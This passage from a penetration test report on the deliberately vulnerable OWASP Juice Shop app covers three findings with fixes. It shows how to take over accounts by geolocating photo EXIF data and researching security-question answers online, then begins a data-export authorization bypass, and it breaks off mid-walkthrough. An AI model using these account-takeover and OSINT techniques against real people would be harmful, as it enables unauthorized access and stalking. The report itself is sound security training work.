
Show password advice

Change

When entered, the security question appeared, confirming it's valid and the correct email.

Security Question: “What’s your favourite hiking place?”

4. Search the website for posts made by John and found an image




uploaded by John related to hiking in the Photo Wall section.

5. Download and analyze the image metadata Using the following command in Kali Linux: “exiftool favorite-hiking-place.png”.

```
File Actions Edit View Help
(kali㉿kali)-[~]
$ cd Downloads
(kali㉿kali)-[~/Downloads]
$ ls
favorite-hiking-place.png github.com Latest-ADB-Installer.bat
(kali㉿kali)-[~/Downloads]
$ exiftool favorite-hiking-place.png
ExifTool Version Number : 12.76
File Name : favorite-hiking-place.png
Directory :
File Size : 667 kB
File Modification Date/Time : 2025:04:30 11:29:00-04:00
File Access Date/Time : 2025:04:30 11:29:00-04:00
File Inode Change Date/Time : 2025:04:30 11:29:00-04:00
File Permissions : -rw-rw-r--
File Type : PNG
File Type Extension : png
MIME Type : image/png
Image Width : 471
Image Height : 627
Bit Depth : 8
Color Type : RGB
Compression : Deflate/Inflate
Filter : Adaptive
Interlace : Noninterlaced
Exif Byte Order : Little-endian (Intel, II)
Resolution Unit : inches
Y Cb Cr Positioning : Centered
GPS Version ID : 2.2.0.0
GPS Latitude Ref : North
GPS Longitude Ref : West
GPS Map Datum : WGS-84
Thumbnail Offset : 224
Thumbnail Length : 4531
SRGB Rendering : Perceptual
Gamma : 2.2
Pixels Per Unit X : 3779
Pixels Per Unit Y : 3779
Pixel Units : meters
Image Size : 471x627
Megapixels : 0.295
Thumbnail Image : (Binary data 4531 bytes, use -b option to extract)
GPS Latitude : 36 deg 57' 31.38" N
GPS Longitude : 84 deg 20' 53.58" W
GPS Position : 36 deg 57' 31.38" N, 84 deg 20' 53.58" W
```

In the metadata: GPS coordinates “36°57'31.38" N 84°20'53.58" W”

## 6. Search for GPS coordinates on Google Maps to identify the actual location based on these coordinates.



7. Use this location name: “**Daniel Boone National Forest**” as the answer to the security question.

## Forgot Password

Email\*  
john@juice-sh.op ?

Security Question\*  
Daniel Boone National Forest ?

New Password\*  
••••• 5/20

>Password must be 5-40 characters long.

Repeat New Password\* 5/20

•••••

Show password advice

 Change

You successfully solved a challenge: Meta Geo Stalking (Determine the answer to John's security question by looking at an upload of him to the Photo Wall and use it to reset his password via the Forgot Password mechanism.) X

The penetration tester was able to successfully reset John's account password using the answer derived from the image metadata.

## 5.13.2 Bjoern's Favourite Pet

HIGH

- **Description:**

This vulnerability involves resetting the password for the account of Bjoern by collecting publicly available information and exploiting a weak security question. The penetration tester gathers details such as the correct email and the answer to the security question (Bjoern's pet name) from website content and external sources, ultimately gaining unauthorized access to his account.

---

- **Impact:**

A penetration tester was able to reset the password and gain access to Bjoern's account using public information, bypassing authentication by correctly guessing the answer to a security question based on exposed user data. This shows a failure in securely handling password reset mechanisms and user privacy.

---

- **Vulnerability Location:**

- Reset Password Page: /#/forgot-password

---

- **CVE Reference:**

---

- **Recommendations:**

- Eliminate security questions as a method for password reset. Instead, use multi-factor authentication or token-based reset links.
- Avoid using predictable or publicly available user data in authentication processes.
- Enforce rate limiting and anomaly detection for password reset attempts.
- Limit exposure of sensitive personal information on user profiles and reviews.

- Prevent account reset workflows from disclosing whether an email is registered (i.e., don't show whether a security question appears or not based on input).
- 
- Proof Of Concept:

1. Go to the “Forgot Password” page.

**Forgot Password**

Email\*

Security Question\*

New Password\*

>Password must be 5-40 characters long. 0/20


Repeat New Password\*

0/20

Show password advice

Change

2. Search for Bjoern's email: Found a review written by Bjoern →



Identified email: [bjoern@owasp.org](mailto:bjoern@owasp.org)

Using admin privileges (from a previous vulnerability) to find another email: “[bjoern.kimminich@gmail.com](mailto:bjoern.kimminich@gmail.com)”

The screenshot shows the SP Juice Shop administration interface at [localhost:3000/#/administration](http://localhost:3000/#/administration). The page has a dark theme with a light header bar.

**Registered Users:**

- admin@juice-sh.op
- jim@juice-sh.op
- bender@juice-sh.op
- bjoern.kimminich@gmail.com** (highlighted with a red box)
- ciso@juice-sh.op
- support@juice-sh.op
- morty@juice-sh.op
- mc.safesearch@juice-sh.op
- j12934@juice-sh.op
- wurstbrot@juice-sh.op

**Customer Feedback:**

| Rating | Comment                                                                                                                                                                   | Author | Replies |
|--------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------|---------|
| ★★★★★  | I love this shop! Best products in town! Highly recommended! (****in@juice-sh.op)                                                                                         |        | ✉       |
| ★★★★★  | Great shop! Awesome service! (***@juice-sh.op)                                                                                                                            |        | ✉       |
| ★★★★★  | Nothing useful available here! (***der@juice-sh.op)                                                                                                                       |        | ✉       |
| ★★★★★  | Incompetent customer support! Can't even upload photo of broken purchase!<br>Support Team: Sorry, only order confirmation PDFs can be attached to complaints! (anonymous) |        | ✉       |
| ★★★★★  | This is the store for awesome stuff of all kinds! (anonymous)                                                                                                             |        | ✉       |
| ★★★★★  | Never gonna buy anywhere else from now on!<br>Thanks for the great service! (anonymous)                                                                                   |        | ✉       |
| ★★★★★  | Keep up the good work! (anonymous)                                                                                                                                        |        | ✉       |

3. Test both emails on the Reset Password page:

Tried bjoern.kimminich@gmail.com → No security question appeared.

The screenshot shows a dark-themed 'Forgot Password' form. At the top, it says 'Forgot Password'. Below that is an 'Email\*' field containing 'bjoern.kimminich@gmail.com', which is highlighted with a red border. To the right of the email field is a help icon (a question mark inside a circle). The next section is a 'Security Question\*' field, also highlighted with a red border and accompanied by a help icon. Below these are 'New Password\*' and 'Repeat New Password\*' fields, each with a character count limit of 0/20 and a password strength indicator bar below them. A toggle switch labeled 'Show password advice' is located between the password fields. At the bottom is a large grey button with a pencil icon and the word 'Change'.

Tried bjoern@owasp.org → Security question appeared → valid email confirmed

**Forgot Password**

Email\*  ?

Security Question\*  ?

Please provide an answer to your security question.

New Password\* 0/20

>Password must be 5-40 characters long.


Repeat New Password\* 0/20

Show password advice


Change

4. Search for pet-related info:

Checked the Photo Wall → No pet-related images from Bjoern.



Conducted OSINT search online.



5. Found a tweet/video where Bjoern mentions his pet named: **Zaya**  
Submit the answer to reset the password

## Forgot Password

Email\*  ?

Security Question\*  ?

New Password\*  10/20

Repeat New Password\*  10/20

Show password advice

 Change

You successfully solved a challenge: Bjoern's Favorite Pet (Reset the password of Bjoern's OWASP account via the Forgot Password mechanism with the original answer to his security question.)

Successfully reset Bjoern's password and gained access to his account.

### 5.13.3 GDPR Data Theft

HIGH

- **Description:**

The application fails to properly authorize users during the data export process. Instead of applying strict server-side access controls, it obfuscates email addresses to protect user identity. This obfuscation is predictable and can be bypassed by registering with a similar-looking email address. As a result, a user can access another user's personal order data without proper authentication or authorization.

---

- **Impact:**

The penetration tester was able to access sensitive order data belonging to another user by registering an account with an email address that becomes indistinguishable after the application's obfuscation process. This exposed personally identifiable information (PII), violating GDPR and other data protection principles.

---

- **Vulnerability Location:**

---

- **CVE Reference:**

---

- **Recommendations:**

- Implement strict access control checks on the backend, ensuring users can only access their own data.
- Ensure that internal mechanisms use complete and accurate identifiers rather than email obfuscation for privacy or security.
- Validate identity (e.g., using token-based session validation) before fulfilling sensitive data export requests.


- Proof Of Concept:

1. Open Burp Suite, open browser, navigate to the register page, and create a new account.

The screenshot displays two windows side-by-side. On the left is the Burp Suite Community Edition v2024.5.5 - Temporary Project interface. The 'Proxy' tab is active, with the URL `localhost:3000/#/register` entered in the address bar. The status bar at the bottom indicates 'Intercept is off'. On the right is a web browser window for the OWASP Juice Shop, also displaying the URL `localhost:3000/#/register`. The page is titled 'User Registration' and contains fields for Email\*, Password\*, Repeat Password\*, Security Question\*, and Answer\*. The 'Email\*' field has the value `arminn@juice-sh.op` and is highlighted with a green border. The 'Password\*' field contains `*****`. A validation message `>Password must be 5-40 characters long.` is shown above the field. The 'Repeat Password\*' field is empty. The 'Security Question\*' dropdown is set to 'Father's birth date? (MM/DD/YY)'. A validation message `This cannot be changed later!` is shown above the dropdown. The 'Answer\*' field contains `1211`.


## 2. Log in and perform a data export request

The image consists of two screenshots of the OWASP Juice Shop application. The top screenshot shows the login page with a dark background. It features a logo of a juice carton, a search bar, and navigation links for 'Account' and 'Your Basket'. The 'Your Basket' link has a red notification badge with the number '0'. The login form includes fields for 'Email\*' (containing 'arminn@juice-sh.op') and 'Password\*', a 'Forgot your password?' link, a 'Log in' button, a 'Remember me' checkbox, and a 'Log in with Google' button. The bottom screenshot shows the user's account page after logging in. The 'Account' link in the header is highlighted with a red box. A dropdown menu is open, showing options: 'Privacy Policy', 'Request Data Export' (highlighted with a red box), 'Request Data Erasure', 'Change Password', '+2 2FA Configuration', and 'Last Login IP'. The 'Privacy & Security' option is also highlighted with a red box. The user's email 'arminn@juice-sh.op' is displayed above the dropdown. To the right, there is a product card for 'Apple Pomace' priced at '0.89¤'.

